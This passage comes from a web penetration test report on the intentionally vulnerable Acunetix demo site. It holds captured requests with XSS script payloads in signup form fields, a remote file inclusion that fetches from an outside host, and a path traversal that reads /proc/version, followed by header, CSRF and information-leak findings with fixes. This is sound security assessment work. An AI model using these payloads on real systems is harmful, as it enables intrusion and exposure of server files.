```

Response

Pretty Raw Hex Render ⌂ ⌂ ⌂

```
9 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
  "http://www.w3.org/TR/html4/loose.dtd">
10 <html>
11   <head>
12     <title>
13       add new user
14     </title>
15     <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
16     <link href="style.css" rel="stylesheet" type="text/css">
17   </head>
18   <body>
19     <div id="masthead">
20       <h1 id="siteName">
21         ACUNETIX ART
22       </h1>
23     </div>
24     <div id="content">
25       <p>
26         You have been introduced to our database with the above informations.
27       </p>
28       <ul>
29         <li>
30           Username: df
31         </li>
32         <li>
33           Password: 1
34         </li>
35         <li>
36           Name:
37         </li>
38         <script>
39           alert(1);
40         </script>
41         <li>
42         </li>
43         <li>
44           Address: sdfg
45         </li>
46       </ul>
47     </div>
48
```

Screenshot 31 XSS 13

Parameter: ucc

Request

```
Pretty Raw Hex ⌂ \n ⌂
1 POST /secured/newuser.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 154
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 uname=df&pass=1&username=sdff&ucc=%3C%2Fli%3B%3Cscript%3Ealert%28%29%3B%3C%2FscRipt%3E%3Cli%3E&uemail=dfg&uphone=ert&uaddress=sdfg&signup=signup
```

Response

```
Pretty Raw Hex Render ⌂ \n ⌂
9 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
10 "http://www.w3.org/TR/html4/loose.dtd">
11 <html>
12   <head>
13     <title>
14       add new user
15   </title>
16   <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
17   <link href="style.css" rel="stylesheet" type="text/css">
18 </head>
19 <body>
20   <div id="masthead">
21
22     <h1 id="siteName">
23       ACUNETIX ART
24     </h1>
25
26     <div id="content">
27       You have been introduced to our database with the above informations:
28
29     <ul>
30       <li>
31         Username: df
32       </li>
33       <li>
34         Password: 1
35       </li>
36       <li>
37         Name: sdf
38       </li>
39       <li>
40         Address: sdfg
41       </li>
42       <li>
43         E-Mail: dfg
44       </li>
45       <li>
46         Phone number: ert
47       </li>
48       <li>
49         Credit card:
50       </li>
51       <script>
52         alert(1);
53       </script>
54     </ul>
55   <p>
56     Now you can login from <a href='http://testphp.vulnweb.com/login.php'>
```

Screenshot 32 XSS 14

Parameter: uemail

Request

```
Pretty Raw Hex ⌂ \n ⌂
1 POST /secured/newuser.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 155
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 uname=df&pass=1&username=sdff&ucc=1234&uemail=%3C%2Fli%3B%3Cscript%3Ealert%28%29%3B%3C%2FscRipt%3E%3Cli%3E&uphone=ert&uaddress=sdfg&signup=signup
```

Response

```
Pretty Raw Hex Render ⌂ \n ⌂
9 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
10 "http://www.w3.org/TR/html4/loose.dtd">
11 <html>
12   <head>
13     <title>
14       add new user
15   </title>
16   <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
17   <link href="style.css" rel="stylesheet" type="text/css">
18 </head>
19 <body>
20   <div id="masthead">
21
22     <h1 id="siteName">
23       ACUNETIX ART
24     </h1>
25
26     <div id="content">
27       You have been introduced to our database with the above informations:
28
29     <ul>
30       <li>
31         Username: df
32       </li>
33       <li>
34         Password: 1
35       </li>
36       <li>
37         Name: sdf
38       </li>
39       <li>
40         Address: sdfg
41       </li>
42       <li>
43         E-Mail:
44       </li>
45       <script>
46         alert(1);
47       </script>
48     </ul>
49   <p>
50     Now you can login from <a href='http://testphp.vulnweb.com/login.php'>
```

Screenshot 33 XSS 15

Parameter: uphone

Request

```
Pretty Raw Hex ⌂ ⌂ ⌂
1 POST /secured/newuser.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 155
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testphp.vulnweb.com
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
8 Chrome/96.0.4664.45 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14
15 uname=df&upass=1&upass2=1&username=sdff&ucc=1234&uemail=sdf@uphone=%3C%2Fli%3B%3Cscript%3Ealert%281%29%3B%3C%2FscRipt%3E%3Cli%3E&uaddress=sdfg&signup=signup
```

Response

```
Pretty Raw Hex Render ⌂ ⌂ ⌂
9 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
10 <html>
11   <head>
12     <title>
13       add new user
14     </title>
15   </head>
16   <body>
17     <div id="masthead">
18       <h1 id="siteName">
19         ACUNETIX ART
20       </h1>
21
22     </div>
23     <div id="content">
24       <p>
25         You have been introduced to our database with the above informations:
26       </p>
27       <ul>
28         <li> Username: df
29         </li>
30         <li> Password: 1
31         </li>
32         <li> Name: sdf
33         </li>
34         <li> Address: sdfg
35         </li>
36         <li> E-Mail: sdf
37         </li>
38         <li> Phone number:
39         </li>
40         <script>
41           alert(1);
42         </script>
43         <li>
44       </li>
45     </div>
```

Screenshot 34 XSS 16

Parameter: uaddress

Request

```
Pretty Raw Hex ⌂ ⌂ ⌂
1 POST /secured/newuser.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 154
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testphp.vulnweb.com
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
8 Chrome/96.0.4664.45 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14
15 uname=df&upass=1&upass2=1&username=sdff&ucc=1234&uemail=sdf@uphone=123&uaddress=%3C%2Fli%3B%3Cscript%3Ealert%281%29%3B%3C%2FscRipt%3E%3Cli%3E&signup=signup
```

Response

```
Pretty Raw Hex Render ⌂ ⌂ ⌂
9 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
10 <html>
11   <head>
12     <title>
13       add new user
14     </title>
15   </head>
16   <body>
17     <div id="masthead">
18       <h1 id="siteName">
19         ACUNETIX ART
20       </h1>
21
22     </div>
23     <div id="content">
24       <p>
25         You have been introduced to our database with the above informations:
26       </p>
27       <ul>
28         <li> Username: df
29         </li>
30         <li> Password: 1
31         </li>
32         <li> Name: sdf
33         </li>
34         <li> Address:
35         </li>
36         <script>
37           alert(1);
38         </script>
39         <li>
40       </li>
41     </div>
```

Screenshot 35 XSS 17

VIA REMOTE FILE INCLUSION

XSS through Remote File Inclusion allows cross-site scripting attacks to be carried out by adding arbitrary client-side dynamic scripts. It was detected in the web application.

URL: <http://testphp.vulnweb.com/showimage.php?file=hTtp%3a%2f%2fr87.com%2fn&size=160>

Attack: hTTp%3a%2f%2fr87.com%2fn

Parameter: file

Request

Pretty Raw Hex ↻ ⌂ ⌂

```
1 GET /showimage.php?file=hTtp%3a%2f%2fr87.com%2fn&size=160 HTTP/1.1
2 Host: testphp.vulnweb.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/96.0.4664.5 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
  8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
```

Response

Pretty Raw Hex Render ↻ ⌂ ⌂

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Wed, 05 Jan 2022 23:59:09 GMT
4 Content-Type: image/jpeg
5 Connection: close
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
7 Content-Length: 247
8
9 <? print
chr(78).chr(59).chr(84).chr(83).chr(80).chr(65).chr(82).chr(75).chr(69).chr(82).chr(95).chr(70)
chr(48).chr(77).chr(49) ?>
10 <? print chr(45).(44353702950+intval($_GET['nsxint'])*4567).chr(45) ?>
11 <script>netsparkeRTI(0x066666)/script</script>
```

Screenshot 36 XSS 18

RECOMMENDATIONS

- Using A library for various character encodings like OWASP ESAPI or Microsoft Anti-cross-site scripting.
 - If an XSS vulnerability is accidentally exposed, establish a strategy, such as Content Security Policy (CSP), that acts as a precaution against an intruder successfully exploiting XSS vulnerabilities in a website.

DIRECTORY TRAVERSAL

Local File Inclusion, also known as LFI, happens when an employee unintentionally leaves loop holes in a web application. An intruder can inject dangerous files into the web application. LFI was detected in the web application.

IMPACT

- Use a "/etc/passwd" file to collect usernames.
- Extract sensitive data from log files like "/apache/logs/error.log" and "/apache/logs/access.log."
- Use LFI vulnerability to carry out other exploits through vectors like LFI and RFI.

VULNERABILITIES

URL:

[http://testphp.vulnweb.com/showimage.php?file=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fversion&size=160](http://testphp.vulnweb.com/showimage.php?file=%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fversion&size=160)

Attack: %2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fversion

Parameter: file



The screenshot shows a browser's developer tools Network tab with two panels: Request and Response.

Request:

```

1 GET /showimage.php?file=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fversion&size=160 HTTP/1.1
2 Host: testphp.vulnweb.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
5 Accept: */*, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, image/apng,*/*;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10

```

Response:

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Wed, 05 Jan 2022 23:29:49 GMT
4 Content-Type: image/jpeg
5 Connection: close
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+
7 Content-Length: 149
8
9 Linux version 5.4.0-1020-aws (buildd@lcy01-amd64-028) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1-20.04)) #31-Ubuntu SMP Fri Nov 13 11:40:37 UTC 2020
10

```

Screenshot 37 Local File Inclusion

RECOMMENDATIONS

- Validate user input.
- If at all feasible, avoid explicitly adding file paths. Keep them hard-coded or selectable by a value from a restricted hard-coded path list.
- If you absolutely must have dynamic path concatenation, make sure to only allow necessary characters like "a-Z0-9," not special characters such as - ".. , / , % 00 " (null byte).
- Restrict the API to just allow inclusion from a single directory and its subdirectories. By doing this, any attacker will be unable to launch a directory traversal attack.

MISSING X-FRAME-OPTIONS HEADER

A missing X-Frame-Options header was discovered in several web application URLs, indicating that the web application might be vulnerable to clickjacking. This HTTP header field defines a policy that determines whether the sent resource needs rendering in a frame or an iframe by the web application. When an intruder uses a number of transparent layers to trick a user into hitting a button or link on a framed page rather than the top-level page, this is known as clickjacking.

IMPACT

- The intruder can be "hijacking" clicks redirecting the victim to another web application.
- A user can be fooled into thinking they're entering in their email or bank account password when they're actually typing into a hidden frame controlled by the attacker.

VULNERABILITIES

The following 45 links do not contain the X-Frame-Options header:

1. GET: <http://testphp.vulnweb.com>
2. GET: <http://testphp.vulnweb.com/>
3. GET: <http://testphp.vulnweb.com/AJAX/index.php>
4. GET: <http://testphp.vulnweb.com/artists.php>
5. GET: <http://testphp.vulnweb.com/artists.php?artist=1>
6. GET: <http://testphp.vulnweb.com/artists.php?artist=2>
7. GET: <http://testphp.vulnweb.com/artists.php?artist=3>
8. GET: <http://testphp.vulnweb.com/cart.php>
9. GET: <http://testphp.vulnweb.com/categories.php>
10. GET: <http://testphp.vulnweb.com/disclaimer.php>
11. GET: <http://testphp.vulnweb.com/guestbook.php>
12. GET: <http://testphp.vulnweb.com/hpp/>
13. GET: <http://testphp.vulnweb.com/hpp/?pp=12>
14. GET: <http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12>
15. GET: <http://testphp.vulnweb.com/index.php>
16. GET: <http://testphp.vulnweb.com/listproducts.php?artist=1>
17. GET: <http://testphp.vulnweb.com/listproducts.php?artist=2>
18. GET: <http://testphp.vulnweb.com/listproducts.php?artist=3>
19. GET: <http://testphp.vulnweb.com/listproducts.php?cat=1>
20. GET: <http://testphp.vulnweb.com/listproducts.php?cat=2>
21. GET: <http://testphp.vulnweb.com/listproducts.php?cat=3>
22. GET: <http://testphp.vulnweb.com/listproducts.php?cat=4>
23. GET: <http://testphp.vulnweb.com/login.php>
24. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
25. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/
26. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/
27. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/
28. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
29. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
30. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
31. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-1.html
32. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-2.html
33. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-3.html
34. GET: <http://testphp.vulnweb.com/product.php?pic=1>

```

35. GET: http://testphp.vulnweb.com/product.php?pic=2
36. GET: http://testphp.vulnweb.com/product.php?pic=3
37. GET: http://testphp.vulnweb.com/product.php?pic=4
38. GET: http://testphp.vulnweb.com/product.php?pic=5
39. GET: http://testphp.vulnweb.com/product.php?pic=6
40. GET: http://testphp.vulnweb.com/product.php?pic=7
41. GET: http://testphp.vulnweb.com/signup.php
42. POST: http://testphp.vulnweb.com/cart.php
43. POST: http://testphp.vulnweb.com/guestbook.php
44. POST: http://testphp.vulnweb.com/search.php?test=query
45. POST: http://testphp.vulnweb.com/secured/newuser.php
  
```



Request

Pretty Raw Hex

```

1 GET / HTTP/1.1
2 Host: testphp.vulnweb.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5   AppleWebKit/96.0.4664.45 Safari/537.36
6 Accept:
7   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8 application/signed-exchange;v=b3;q=0.9
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13
14
15
  
```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Thu, 06 Jan 2022 18:37:40 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
7 Content-Length: 4958
8
9 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
10 "http://www.w3.org/TR/html4/loose.dtd">
11 <html>
12   <!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
13     codeOutsideHTMLIsLocked="false" -->
14   <head>
15     <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
16   <!-- InstanceBeginEditable name="document_title_rgn" -->
17
  
```

Screenshot 38 X-FRAME-OPTIONS HEADER NOT SET

RECOMMENDATIONS

- Include an `X-Frame-Options` header, by configuring the web server. The header can be set to DENY, SAMEORIGIN, or ALLOW-FROM *URL*.
 - By setting it to DENY, it will not let it load in frame/iframe.
 - By setting it to SAMEORIGIN, it will let it load only if it has the same origin.
 - By setting it to ALLOW-FROM *URL*, it will let it load to specified URLs.

ABSENCE OF ANTI-CSRF TOKENS

The web application was missing Anti-CSRF tokens in critical forms. This may result to an XSS forgery exploit that can lead a victim to unintentionally execute specific application action.

IMPACT

- The victim will be logged in to the concerned site.
- On the concerned site, the victim is authorised via HTTP authentication.
- The victim and the concerned site are on the same local network.
- The danger of leaking sensitive data increases considerably.

VULNERABILITIES

The following 41 links do not contain Anti-CSRF Tokens:

1. GET: <http://testphp.vulnweb.com>
2. GET: <http://testphp.vulnweb.com/>
3. GET: <http://testphp.vulnweb.com/artists.php>
4. GET: <http://testphp.vulnweb.com/artists.php?artist=1>
5. GET: <http://testphp.vulnweb.com/artists.php?artist=2>
6. GET: <http://testphp.vulnweb.com/artists.php?artist=3>
7. GET: <http://testphp.vulnweb.com/cart.php>
8. GET: <http://testphp.vulnweb.com/categories.php>
9. GET: <http://testphp.vulnweb.com/disclaimer.php>
10. GET: <http://testphp.vulnweb.com/guestbook.php>
11. GET: <http://testphp.vulnweb.com/guestbook.php>
12. GET: <http://testphp.vulnweb.com/index.php>
13. GET: <http://testphp.vulnweb.com/listproducts.php?artist=1>
14. GET: <http://testphp.vulnweb.com/listproducts.php?artist=2>
15. GET: <http://testphp.vulnweb.com/listproducts.php?artist=3>
16. GET: <http://testphp.vulnweb.com/listproducts.php?cat=1>
17. GET: <http://testphp.vulnweb.com/listproducts.php?cat=2>
18. GET: <http://testphp.vulnweb.com/listproducts.php?cat=3>
19. GET: <http://testphp.vulnweb.com/listproducts.php?cat=4>
20. GET: <http://testphp.vulnweb.com/login.php>
21. GET: <http://testphp.vulnweb.com/login.php>
22. GET: <http://testphp.vulnweb.com/product.php?pic=1>
23. GET: <http://testphp.vulnweb.com/product.php?pic=1>
24. GET: <http://testphp.vulnweb.com/product.php?pic=2>
25. GET: <http://testphp.vulnweb.com/product.php?pic=2>
26. GET: <http://testphp.vulnweb.com/product.php?pic=3>
27. GET: <http://testphp.vulnweb.com/product.php?pic=3>
28. GET: <http://testphp.vulnweb.com/product.php?pic=4>
29. GET: <http://testphp.vulnweb.com/product.php?pic=4>
30. GET: <http://testphp.vulnweb.com/product.php?pic=5>
31. GET: <http://testphp.vulnweb.com/product.php?pic=5>
32. GET: <http://testphp.vulnweb.com/product.php?pic=6>
33. GET: <http://testphp.vulnweb.com/product.php?pic=6>
34. GET: <http://testphp.vulnweb.com/product.php?pic=7>
35. GET: <http://testphp.vulnweb.com/product.php?pic=7>

36. GET: http://testphp.vulnweb.com/signup.php
 37. GET: http://testphp.vulnweb.com/signup.php
 38. POST: http://testphp.vulnweb.com/cart.php
 39. POST: http://testphp.vulnweb.com/guestbook.php
 40. POST: http://testphp.vulnweb.com/guestbook.php
 41. POST: http://testphp.vulnweb.com/search.php?test=query

Request

Pretty Raw Hex ⌂ ⌄ ⌁

```
1 GET / HTTP/1.1
2 Host: testphp.vulnweb.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/96.0.4664.45 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
  9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
```

Response

Pretty Raw Hex Render ⌂ ⌄ ⌁

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Thu, 06 Jan 2022 18:37:40 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
7 Content-Length: 4958
8
9 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
10 <"http://www.w3.org/TR/HTML4/loose.dtd">
11 <html>
12   <!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
        codeOutsideHTMLIsLocked="false" -->
13   <head>
14     <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
15     <!-- InstanceBeginEditable name="document_title_rgn" -->
```

Screenshot 39 ABSENCE OF ANTI-CSRF TOKENS

RECOMMENDATIONS

- Use anti-CSRF software like OWASP CSRFGuard.
 - Check for XSS loop holes in the web application because numerous CSRF safeguards may be circumvented using an intruder-controlled script.
 - For each form, generate a special nonce, insert it into the form, and confirm the nonce when the form is submitted.
 - Use ESAPI Session Management control, which contains a CSRF component.
 - Any act that causes a state alteration should not be sent using the GET method.

SERVER LEAKS INFORMATION

The server is leaking data through "X-Powered-By" HTTP response headers. Leaking such details might lead intruders to know other frameworks/components the web application is using.

IMPACT

- An intruder can utilise the publicly available information to harvest particular security flaws in the specified version.

VULNERABILITIES

The following 63 links leak information through "X-Powered-By" HTTP response headers:

1. GET: http://testphp.vulnweb.com
2. GET: http://testphp.vulnweb.com/
3. GET: http://testphp.vulnweb.com/AJAX/index.php
4. GET: http://testphp.vulnweb.com/artists.php
5. GET: http://testphp.vulnweb.com/artists.php?artist=1
6. GET: http://testphp.vulnweb.com/artists.php?artist=2
7. GET: http://testphp.vulnweb.com/artists.php?artist=3
8. GET: http://testphp.vulnweb.com/cart.php
9. GET: http://testphp.vulnweb.com/categories.php
10. GET: http://testphp.vulnweb.com/disclaimer.php
11. GET: http://testphp.vulnweb.com/guestbook.php
12. GET: http://testphp.vulnweb.com/hpp/
13. GET: http://testphp.vulnweb.com/hpp/?pp=12
14. GET: http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12
15. GET: http://testphp.vulnweb.com/index.php
16. GET: http://testphp.vulnweb.com/listproducts.php?artist=1
17. GET: http://testphp.vulnweb.com/listproducts.php?artist=2
18. GET: http://testphp.vulnweb.com/listproducts.php?artist=3
19. GET: http://testphp.vulnweb.com/listproducts.php?cat=1
20. GET: http://testphp.vulnweb.com/listproducts.php?cat=2
21. GET: http://testphp.vulnweb.com/listproducts.php?cat=3
22. GET: http://testphp.vulnweb.com/listproducts.php?cat=4
23. GET: http://testphp.vulnweb.com/login.php
24. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
25. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/
26. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/
27. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/
28. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
29. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
30. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
31. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-1.html
32. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-2.html
33. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-3.html
34. GET: http://testphp.vulnweb.com/privacy.php
35. GET: http://testphp.vulnweb.com/product.php?pic=1
36. GET: http://testphp.vulnweb.com/product.php?pic=2
37. GET: http://testphp.vulnweb.com/product.php?pic=3
38. GET: http://testphp.vulnweb.com/product.php?pic=4

39. GET: http://testphp.vulnweb.com/product.php?pic=5
 40. GET: http://testphp.vulnweb.com/product.php?pic=6
 41. GET: http://testphp.vulnweb.com/product.php?pic=7
 42. GET: http://testphp.vulnweb.com/showimage.php?file=%20+%20pict.item(0).firstChild.nodeValue%20+%20'
 43. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg
 44. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg&size=160
 45. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/2.jpg
 46. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/2.jpg&size=160
 47. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/3.jpg
 48. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/3.jpg&size=160
 49. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/4.jpg
 50. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/4.jpg&size=160
 51. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/5.jpg
 52. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/5.jpg&size=160
 53. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/6.jpg
 54. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/6.jpg&size=160
 55. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/7.jpg
 56. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/7.jpg&size=160
 57. GET: http://testphp.vulnweb.com/signup.php
 58. GET: http://testphp.vulnweb.com/userinfo.php
 59. POST: http://testphp.vulnweb.com/cart.php
 60. POST: http://testphp.vulnweb.com/guestbook.php
 61. POST: http://testphp.vulnweb.com/search.php?test=query
 62. POST: http://testphp.vulnweb.com/secured/newuser.php
 63. POST: <http://testphp.vulnweb.com/userinfo.php>

Request

Pretty Raw Hex `ln`

```

1 GET / HTTP/1.1
2 Host: testphp.vulnweb.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Chrome/96.0.4664.45 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
7 application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11 
```

Response

Pretty Raw Hex Render `ln`

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Thu, 06 Jan 2022 18:37:40 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
7 Content-Length: 4958
8
9 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01 Transitional//EN"
10 "http://www.w3.org/TR/html4/loose.dtd">
11 <html>
12   <!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
13     codeOutsideHTMLIsLocked="false" -->
14   <head>
15     <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
16     <!-- InstanceBeginEditable name="document title ran" -->
```

Screenshot 40 SERVER LEAKS INFORMATION

RECOMMENDATIONS

Ignore "X-Powered-By" headers in web server, application server, load balancer, and other servers.

X-CONTENT-TYPE-OPTIONS HEADER MISSING

The X-Content-Type-Options Anti-MIME-Sniffing header was not set to 'nosniff', in the web application. It allows earlier versions of browsers to execute MIME-sniffing on the response body, which might lead the response body to be presented as another content type than the specified one.

IMPACT

If an intruder can carry out an XSS exploit by modifying material in such a manner that it is allowed by the web application and displayed as HTML in the browser, it is conceivable to inject code into it. For example, an image file and have the victim perform it just by seeing it.

VULNERABILITIES


The following 68 links are missing an X-Content-Type-Options Header :

1. GET: http://testphp.vulnweb.com
2. GET: http://testphp.vulnweb.com/
3. GET: http://testphp.vulnweb.com/AJAX/index.php
4. GET: http://testphp.vulnweb.com/AJAX/styles.css
5. GET: http://testphp.vulnweb.com/artists.php
6. GET: http://testphp.vulnweb.com/artists.php?artist=1
7. GET: http://testphp.vulnweb.com/artists.php?artist=2
8. GET: http://testphp.vulnweb.com/artists.php?artist=3
9. GET: http://testphp.vulnweb.com/cart.php
10. GET: http://testphp.vulnweb.com/categories.php
11. GET: http://testphp.vulnweb.com/disclaimer.php
12. GET: http://testphp.vulnweb.com/guestbook.php
13. GET: http://testphp.vulnweb.com/hpp/
14. GET: http://testphp.vulnweb.com/hpp/?pp=12
15. GET: http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12
16. GET: http://testphp.vulnweb.com/images/logo.gif
17. GET: http://testphp.vulnweb.com/images/remark.gif
18. GET: http://testphp.vulnweb.com/index.php
19. GET: http://testphp.vulnweb.com/listproducts.php?artist=1
